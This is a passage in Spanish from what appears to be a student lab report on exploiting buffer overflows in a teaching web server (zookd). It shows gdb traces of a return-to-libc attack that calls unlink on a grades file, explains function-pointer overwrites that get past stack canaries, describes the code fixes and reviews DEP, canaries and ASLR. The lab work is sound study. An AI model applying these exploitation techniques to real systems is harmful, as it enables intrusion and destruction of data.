ecx            0xbfffed80      -1073746560
edx            0x401d1000      1075646464
ebx            0x401d1000      1075646464
esp            0xbffff61c      0xbffff61c
ebp            0x61616161      0x61616161
esi            0x0            0
edi            0x0            0
eip            0x804902c        0x804902c <process_client+356>
eflags         0x217          [ CF PF AF IF ]
cs             0x73           115
ss             0x7b           123
ds             0x7b           123
es             0x7b           123
fs             0x0            0
gs             0x33           51
(gdb) stepi
unlink () at ../sysdeps/unix/syscall-template.S:81
81      ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) info register
eax            0x0            0
ecx            0xbfffed80      -1073746560
edx            0x401d1000      1075646464
ebx            0x401d1000      1075646464
esp            0xbffff620      0xbffff620
ebp            0x61616161      0x61616161
esi            0x0            0
edi            0x0            0
eip            0x40102450      0x40102450 <unlink>
eflags         0x217          [ CF PF AF IF ]
cs             0x73           115
ss             0x7b           123
ds             0x7b           123
es             0x7b           123
fs             0x0            0
gs             0x33           51
```

Figura 10: Efectivamente el eip cambia su valor saltando a la subrutina *unlink*

```
(gdb) print *(void**)(esp+4)
$1 = (void *) 0xbffff628
(gdb) print (char*) $1
$2 = 0xbffff628 "/home/httpd/grades.txt"
(gdb) disas unlink
Dump of assembler code for function unlink:
=> 0x40102450 <+0>:      mov     %ebx,%edx
      0x40102452 <+2>:      mov     0x4(esp),%ebx
      0x40102456 <+6>:      mov     $0xa,%eax
      0x4010245b <+11>:     call    *%gs:0x10
      0x40102462 <+18>:     mov     %edx,%ebx
      0x40102464 <+20>:     cmp     $0xfffff001,%eax
      0x40102469 <+25>:     jae     0x4010246c <unlink+28>
      0x4010246b <+27>:     ret
      0x4010246c <+28>:     call    0x4014c22f <__x86.get_pc_thunk.cx>
      0x40102471 <+33>:     add     $0xceb8f,%ecx
      0x40102477 <+39>:     mov     -0xdc(%ecx),%ecx
      0x4010247d <+45>:     neg     %eax
      0x4010247f <+47>:     add     %gs:0x0,%ecx
      0x40102486 <+54>:     mov     %eax,(ecx)
      0x40102488 <+56>:     or      $0xffffffff,%eax
      0x4010248b <+59>:     ret
End of assembler dump.
```

Figura 11: El argumento de *unlink* está correctamente ubicado

como se trata del respectivo al dispatcher el servidor deja de funcionar.

En este sentido es preferible el *exploit-unlink2.py* que es análogo al anterior pero el proceso que mata es un esclavo de *zookfs* que atiende la petición del cliente. Por lo cual el servidor no cae.

Esta técnica también sería compatible en un marco de pila no ejecutable, utilizando la técnica *return-to-libc*, ejecutando primero las subrutinas deseadas y luego a la función *exit*. Hay que recordar que podemos hacer llamadas sucesivas a varias funciones de la *libc* modificando adecuadamente la pila y aprovechando los saltos ocasionados por los *ret* de cada subrutina.

4.5. Exploits no basados en el return address

Algunos métodos de protección orientados en proteger la return address pueden saltarse de manera simple: no modificar la return address!.

Muchas veces podemos sobrescribir otros datos que controlen el flujo del programa de manera malintencionada. Por ejemplo en la vulnerabilidad *VUL4*, podemos hacernos con el control del instruction pointer sobrescribiendo el puntero a función *handler*, que posteriormente es utilizado en una invocación. Los exploits *exploit-libc2* y *exploit-iny3* proceden de este modo.

Desafortunadamente en este caso, al querer utilizar la técnica return-to-libc deberíamos corromper el primer argumento pasado a *handler* que es *fd*. El cual es un argumento de la subrutina *http_serve* y por ello se encuentra más allá del return address como podemos ver en la Figura 12. Es por ello que *exploit-libc2* sobrescribe la return address -con el padding-, aunque no lo utiliza para tomar el control del instruction pointer.

```
Breakpoint 1, http_serve (fd=3, name=0x8051014 "/") at http.c:275
275      void (*handler)(int, const char *) = http_serve_none;
(gdb) print $ebp
$1 = (void *) 0xbfffd08
(gdb) print &fd
$2 = (int *) 0xbfffd10
```

Figura 12: No podemos sobrescribir *fd* sin corromper el return address

Lamentablemente, por la disposición que tiene la pila en el caso del servidor configurado con *zook-withssp.conf* (el cual implementa la protección SSP) no pudimos explotar esta vulnerabilidad en este caso ya que el desbordamiento de *pn* no puede sobrescribir la variable *handler*. En la Figura 13 se muestra claramente que *handler* se encuentra en una posición de memoria más baja.

```
(gdb) print &pn[0]
$1 = 0xbfffd9ec "/home/httpd/lab/"
(gdb) print &handler
$2 = (void (**)(int, const char *)) 0xbfffd990
```

Figura 13: No podemos sobrescribir *handler* desbordando *pn*

5. Solucionando los errores

A pesar de los avances en lenguajes de programación y compiladores, los errores que causan vulnerabilidades de desbordamiento de búffer siguen descubriéndose en

el software moderno.

Una de las principales causas es programar en lenguajes inseguros como en este caso, que se decidió a programar en C el servidor web. Muchas veces esta elección deriva de la obsesión por la performance. Con los avances en el hardware, nuevos compiladores y técnicas de interpretación de código no deberíamos poner este argumento en la balanza, más aun, comprometiendo la seguridad de nuestros sistemas. Además en casos como este el cuello de botella suele estar en esperar datos de entrada/salida provenientes de la red.

Sin embargo a veces las razones son inaludibles, como la existencia de piezas software pre existentes o la necesidad de una interacción fina con el hardware. En estos casos requiere un cuidadoso análisis de los diseñadores del software y una correcta especificación de las rutinas que se implementarán. Solo así podremos distinguir las responsabilidades de cada pieza de software y ver si las verifica. También técnicas y mecanismos de protección provistas por compiladores, sistemas operativos y hardware pueden ser de mucha ayuda.

En el caso particular que analizamos, las vulnerabilidades suelen provenir del uso de funciones de copiado inseguro como *strcat* o *sprintf* o por copiados a medida que hacen desreferencias o indexaciones sin chequeos (como *url_decode*). Se dicen que subrutinas como éstas no son seguras porque podrían ocasionar overflow. Existen variantes como *strncat* o *snprintf* que controlan el tamaño del búffer destino. En nuestra opinión las primeras pueden ser usadas siempre y cuando se recuerde respetar las precondiciones de las funciones (respetar el formato de las cadenas de caracteres según C lo especifica terminando en `'\0'`, chequear previamente el tamaño de los búffers, etc).

Bajo el mismo criterio que se dice que funciones como *strcat* o *sprintf* son inseguras, se podría argumentar que el simple operador de indexación `[]` es inseguro. Las funciones de copiado denominadas "seguras" no proveen una solución completa, también se tiene que cuidar de controlar que los tamaños (que son completados por el programador) sean correctos. En mi opinión siempre es más recomendable utilizar lenguajes que aseguren un manejo más seguro de los búffers, cuando no haya necesidad de tener contacto con el bajo nivel.

En el presente trabajo se han modificado los códigos *http.c*, *sookd.c* y *sookfs.c* solucionando las vulnerabilidades. No se quiso modificar las interfaces, por lo que se

optó por no modificar la subrutina insegura *url_decode* y pensar que la responsabilidad de que el copiado entre en el destino es del invocador. Así, se han aumentado el tamaño de los búffer *value* y *envvar* (*http.c:120,121*). Del mismo modo se ha considerado responsabilidad del invocante de *http_request_line* de que *reqpath* apunte a un búffer de un tamaño de al menos 8192 caracteres (para ello se modificó el tamaño de *reqpath* en *zookd.c:65*)

Se ha modificado el tamaño de *pn* (*http.c:276*) aunque también se ha utilizado la función *strncat* como manera ilustrativa para mostrar que a veces no es tan trivial el uso de estas funciones "seguras".

Se puede corroborar que los exploits ya no son efectivos para estos nuevos códigos.

6. Mecanismos de protección

Afortunadamente existen soluciones a los problemas de desbordamiento de búffer. Como se dijo, una de ellas es utilizar lenguajes seguros. Cuando esto no sea posible se pueden adoptar buenas prácticas en la programación para evitar los errores que dan origen a estas vulnerabilidades.

A pesar de esto también existe un útil conjunto de técnicas que permiten mitigar las consecuencias de los desbordamientos, ya sea preveniéndolos o detectándolos a tiempo para prevenir la ejecución de código malicioso. Muchos de ellos se implementan a diferentes niveles con la ayuda conjunta del hardware, el sistema operativo y los compiladores.

En este capítulo haremos una revisión teórica de los métodos de protección más populares para prevenir o detectar que las vulnerabilidades puedan ser explotadas.

6.1. Data Execution Prevention (DEP)

Si bien es cierto que nuestro programa ejecuta instrucciones con la ayuda y basándose en el Sistema Operativo, el mismo no está vigilando cada instrucción que éste ejecuta. Alguien que sí puede hacer esto es el hardware cuando se hace el fetch de las instrucciones. El hardware moderno permite marcar como no ejecución ciertas secciones de memoria. Otorgando al Sistema Operativo un mecanismo de protección para evitar la ejecución de instrucciones inyectadas en stack. Linux introdujo DEP en 2004 (kernel 2.6.8) y Microsoft lo incorporó como parte de WinXP SP2 (2004).

Existen técnicas populares que rompen esta protección. Se basan en que todavía

tenemos control del return address para saltar a algun conjunto de instrucciones que nos resulte útil ejecutar. Podemos elegir las entre las ya presentes en el binario en cuestión. Incluso si la última instrucción de la secuencia elegida es un *ret* podemos aprovecharlo para saltar a otro sitio. Estas técnicas entran dentro del conjunto de las llamadas *return oriented programming* (ROP).

Es muy conocida la técnica denominada *return-to-libc*. La misma consiste en sobrescribir la dirección de retorno por la dirección de alguna función de la librería del runtime linkada a nuestro programa. Esto nos permitiría, por ejemplo, llamar a funciones de sistema.

6.2. Stack canaries - SSP

Otra protección común es la colocación de valores en el comienzo del frame de cada subrutina denominados *canaries* o *cookies*. Estos valores usualmente convinan valores generados aleatoriamente en el cargado del programa y valores que suelen cortar la mayoría de los stream de input (*terminator canary*). A la salida de cada subrutina se chequea que estos valores, secretos para una posible atacante, no hayan sido sobreescritos, actuando como barreras protegiendo datos del frame superior y el return address.

No es una manera de prevenir los overflow sino de detectarlos y evitar consecuencias catastróficas como una posible intrusión (mucho peor que una simple caída de servicio).

Una implementación analizada es la SSP (*Stack Smashing Protector*) que implementa GCC. Hay que aclarar que esta implementación, como en la mayoría, no protegen todos los buffers con canaries sino que lo hace por cada frame orientado a prevenir los ataques que capturan el return address. Como se ha mostrado en *exploit-iny3*, no siempre es necesario corromper la dirección de retorno para hacerse con el flujo del programa. En la bibliografía hay material que ahonda más sobre la implementación de dicha protección en particular.

6.3. Address Space Layout (ASRL)

Esta técnica consiste organizar de manera aleatoria el espacio de direcciones de áreas claves del proceso, como la pila, el heap, las librerías y la sección de instrucciones ejecutables. La idea es desproveer al atacante de direcciones confiables con las cuales

trabajar o saltar a ellas.

Una manera de saltar definitivamente la seguridad combinada de DEP y ASRL es utilizando algún puntero débil. Cuando un valor del stack (en una posición confiable conocida) pueda ser utilizada para encontrar una función utilizable a favor del atacante. También existen diversas técnicas y contextos bajo los cuales un atacante puede aumentar sus probabilidades de éxito de un ataque o serie de ataques.

7. Referencias

1. ALEPH ONE, *Smashing The Stack For Fun And Profit*. Phrack 49. Volume Seven, Issue Forty-Nine
2. CRISPIN COWAN, *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*. css.csail.mit.edu/6.858/2014/readings/buffer-overflows.pdf
3. C0NTEX, *Bypassing non-executable-stack during exploitation using return-to-libc*. css.csail.mit.edu/6.858/2014/readings/return-to-libc.pdf
4. SHAUN2K2, *Exploitation - Returning into libc*. www.exploit-db.com/papers/13197/
5. WIKIPEDIA, *Address space layout randomization*. en.wikipedia.org/wiki/Address_space_layout_randomization
6. OSDEV, *Stack Smashing Protector* wiki.osdev.org/Stack_Smashing_Protector